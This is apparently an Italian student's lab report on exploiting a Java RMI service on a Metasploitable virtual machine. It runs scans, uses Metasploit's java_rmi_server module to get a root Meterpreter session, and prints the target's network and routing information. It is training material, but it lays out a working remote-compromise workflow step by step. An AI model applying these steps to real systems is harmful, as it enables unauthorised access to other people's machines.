L7 E5 - Hacking con Metasploit


Relazione sull'Esercizio di Exploitation di Java RMI su Metasploitable


Obiettivo:

L'obiettivo dell'esercizio è quello di sfruttare la vulnerabilità di un servizio Java RMI sulla porta 1099 della macchina Metasploitable al fine di ottenere una sessione di Meterpreter tramite l'utilizzo di Metasploit. In fine quello di raccogliere informazioni sulla configurazione di rete e la tabella routing della macchina target.


1. Configurazione di rete e verifica

- Kali: 192.168.1.111





- Metasploitable: 192.168.1.112



Una volta settata la rete ho verificato che le macchine si trovassero nella stessa subnet e la connettività tar esse.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:23:a0, IPv4: 192.168.11.111
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.11.112  08:00:27:4a:b7:b1       (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.893 seconds (135.24 hosts/sec). 1 responded

┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.76 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=10.2 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=7.82 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.758/6.589/10.192/3.551 ms
```

Ho scansito la porta 1099 per verificare il servizio

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p 1099 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 10:49 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
 or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.0052s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds
```

2. Avvio di metasploit e ricerca dell' exploit

Ho avviato MSFconsole tramite terminale e tramite il comando **search java_rmi** ho cercato l' exploit.


```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                   .                .          .      .
   3    \_ target: Windows x86 (Native Payload)             .                .          .      .
   4    \_ target: Linux x86 (Native Payload)               .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

La ricerca mi dava otto risultati contenenti la parola chiave java_rmi. Analizzandoli ho scartato gli ausiliari e quindi ne rimanevano solo due. Leggendo quindi la descrizione dei due exploit ho scartato quella che faceva riferimento al browser.

Ho scelto quindi di utilizzare il generico **exploit/multi/misc/java_rmi_server**
Questo l' explot è progettato per sfruttare una vulnerabilità presente nei servizi Java **Remote Method Invocation** (Java RMI). Questo servizio consente a un'applicazione Java di eseguire metodi remoti su oggetti situati su una macchina differente. Consentendo a un attaccante di iniettare codice arbitrario e ottenere l'esecuzione di comandi sulla macchina remota.

3. Settaggio exploit

Tramite la show options ho verificato le required dell' exploit e ho inserito le informazioni che richiedeva per essere avviato efficientemente.
In questo caso chiedeva l' IP della macchina target: **set RHOSTS 192.168.11.112**



Segue →

4. Avvio Exploit

Settato l' exploit con le required che necessitava, gli ho dato il comando **exploit** per avviarlo.
Il risultato è stato ottenere una sessione remota Metarpreter.
Attraverso il comando **getuid** ho verificato che avessi i privilegi da root

```
meterpreter > getuid
Server username: root
```

A questo punto tramite il comando **ipconfig** ho ottenuto la configurazione di rete e tramite il comando **route** le informazioni sulla tabella di routing della macchina vittima.

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4a:b7b1
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe4a:b7b1  ::       ::
meterpreter >
```